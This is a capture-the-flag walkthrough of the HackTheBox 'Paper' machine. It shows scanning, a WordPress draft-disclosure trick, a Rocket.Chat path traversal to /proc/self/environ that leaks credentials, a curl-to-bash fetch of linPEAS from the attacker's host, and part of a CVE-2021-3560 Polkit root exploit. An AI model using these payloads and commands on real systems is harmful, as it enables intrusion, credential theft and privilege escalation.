PAPER ctf on HackTheBox
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Downloaded the **OpenVPN configuration file (TCP)** from Hack The Box and saved it to the ***Downloads*** directory. Navigated into the directory and initiated the VPN connection using the following command:**sudo openvpn - -config "insert config file here"**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn --config lab_AgentOrangee(6).ovpn
[sudo] password for kali:
2025-11-25 17:06:23 WARNING: Compression for receiving enabled. Compressio
o set.
```

After establishing the VPN connection, I performed an initial service and version detection scan using **Nmap** with the following command: **nmap 10.10.11.143 -sCV -Pn -T4**

Flags used: -sC – Runs default NSE scripts **-sV** – Performs version detection
-Pn – Treats the host as online (skips ping) **-T4** – Speeds up the scan

```
┌──(kali㉿kali)-[~/paper]
└─$ nmap 10.10.11.143 -sCV -Pn -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 17:07 EST
Nmap scan report for paper.htb (10.10.11.143)
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ssl-date: TLS randomness does not represent time
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| tls-alpn:
|_  http/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.64 seconds
```

Nmap Scan Results

After connecting to the HTB network, I conducted a detailed service and version scan against the target using:

Results:

- **Host:** paper.htb (10.10.11.143)
- **Host Status:** Up
- **Closed Ports:** 997

The scan identified **three open ports** on the target: **SSH on port 22** running *OpenSSH 8.0*, **HTTP on port 80** running *Apache httpd 2.4.37 (CentOS)*, and **HTTPS on port 443** also running *Apache httpd 2.4.37 with OpenSSL*.

Additional Findings:


- Port **80** and **443** both display the **CentOS Apache HTTP Server Test Page**, indicating a default web configuration.
- SSL certificate on port **443** is self-signed and expired (valid until mid-2022), suggesting poor maintenance.
- **TRACE** HTTP method is enabled (potentially risky).
- No obvious vulnerabilities from banner alone, leading to deeper web enumeration.

Since no **SSH** credentials were available at this stage, the next step was to proceed with web enumeration. I added the following entry to **`/etc/hosts`** to properly resolve the virtual host:

```
 GNU nano 8.6                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.174     support.htb
10.10.11.130 goodgames.htb
10.10.11.130 internal-administration.goodgames.htb
10.10.11.242 devvortex.htb
10.10.11.242 dev.devvortex.htb
10.10.11.143 paper.htb
10.10.11.143 office.paper
10.10.11.143 chat.office.paper
```

After updating the hosts file, I navigated to the main web page at http://paper.htb to begin analyzing the HTTP service.



To identify **potential web vulnerabilities and misconfigurations**, I ran a **Nikto scan** against the **HTTP service**:

```
┌──(kali㉿kali)-[~/paper]
└─$ nikto -host 10.10.11.143
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.11.143
+ Target Hostname:    10.10.11.143
+ Target Port:        80
+ Start Time:         2025-11-27 16:27:55 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
+ /: Uncommon header 'x-backend-server' found, with contents: office.paper.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
r.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /t9qcJMTp.php: Retrieved x-powered-by header: PHP/7.2.24.
+ Apache/2.4.37 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
+ mod_fcgid/2.3.9 appears to be outdated (current is at least 2.3.10-dev).
+ OpenSSL/1.1.1k appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and
^[[B^[[B^C
```


Key Findings:

- The server is running **Apache 2.4.37 (CentOS)** with **OpenSSL 1.1.1k** and **mod_fcgid/2.3.9**, all of which are outdated.
- The **X-Frame-Options** header is missing, which may allow clickjacking attacks.
- The **X-Content-Type-Options** header is not set, increasing the risk of MIME-type confusion.
- An uncommon header `x-backend-server: office.paper` was discovered, indicating the presence of a backend virtual host. This is a strong hint that **office.paper.htb** exists.
- A PHP file (**`/t9qcJMTp.php`**) revealed a **PHP/7.2.24** backend, suggesting the host serves dynamic content.

These results suggested that additional virtual hosts might exist, which guided the next phase of enumeration.


Based on the **Nikto findings** revealing the header **`x-backend-server: office.paper`**, I added the backend virtual host to the **`/etc/hosts` file**:

I then navigated to **http://office.paper**.





While reviewing **http://office.paper**, I inspected the page source and identified that the site was running **WordPress Core version 5.2.3**. After confirming the version, I searched online—including Exploit-DB—for vulnerabilities affecting WordPress 5.2.3.

This led me to a known public exploit titled:
"WordPress Core 5.2.3 – Unauthenticated Viewing of Password-Protected, Private, and Draft Posts."




The exploit works by **appending a specific query parameter to the WordPress site**. I tested the vulnerability **by adding the following parameter to the backend URL: /?static=1**






Running the exploit revealed a hidden internal company blog. On this blog, a company announcement contained a **link** to register for the new company **chat platform**. Using that link,

I **created an account and successfully gained access** to the internal chat system.




The Rocket.Chat bot accepted a filename parameter without sanitization. By injecting **`../../../../../proc/self/environ`**, I performed a **directory traversal** leading to a **local file inclusion (LFI)** that allowed me to **read system files outside the intended directory.** This **exposed** sensitive environment variables, including **credentials.**




After **testing the credentials** over **SSH**, they successfully authenticated. After listing the directory contents using **`ls`**, I identified the **`user.txt`** file. I then used **`cat user.txt`** to read and obtain the user flag.

Once I gained **SSH access**, I began privilege escalation. I decided to use **linPEAS** to enumerate the system. I searched for ***linpeas.sh***, copied the official download link, and created a directory called **`sploits`** to store it. From my attacker machine, I downloaded it using:
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh




In the **same directory**, I started a simple **HTTP server on port 8000** to host the script.




On the **target machine**, I downloaded and executed **linPEAS** with:


curl http://10.10.14.8:8000/linpeas.sh | bash




linPEAS ran successfully and identified **CVE-2021-3560**, a known **Polkit privilege escalation** vulnerability.



I **researched** the exploit and found a working Proof of Concept on GitHub. On the target machine, I navigated to **`/dev/shm`,** created a **new file (`poc.sh`) with `vim`**, and pasted in the exploit code.





```
#!/bin/bash

$USR
$PASS
$TIME
$FORCE

RED='\033[0;31m'
GREEN='\033[0;32m'
BLUE='\033[0;34m'
NC='\033[0m' # No Color
# Argparse
function usage(){
    echo "CVE-2021-3560 Polkit v0.105-26 Linux Privilege Escalation PoC by SecNigma"
    echo ""
    echo "Original research by Kevin Backhouse"
    echo "https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug
    echo ""
```

The exploit relies on precise timing, so I had to run it several times before it worked.

```
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username secnigma  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - secnigma
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper ~]$ su - secnigma
Password:
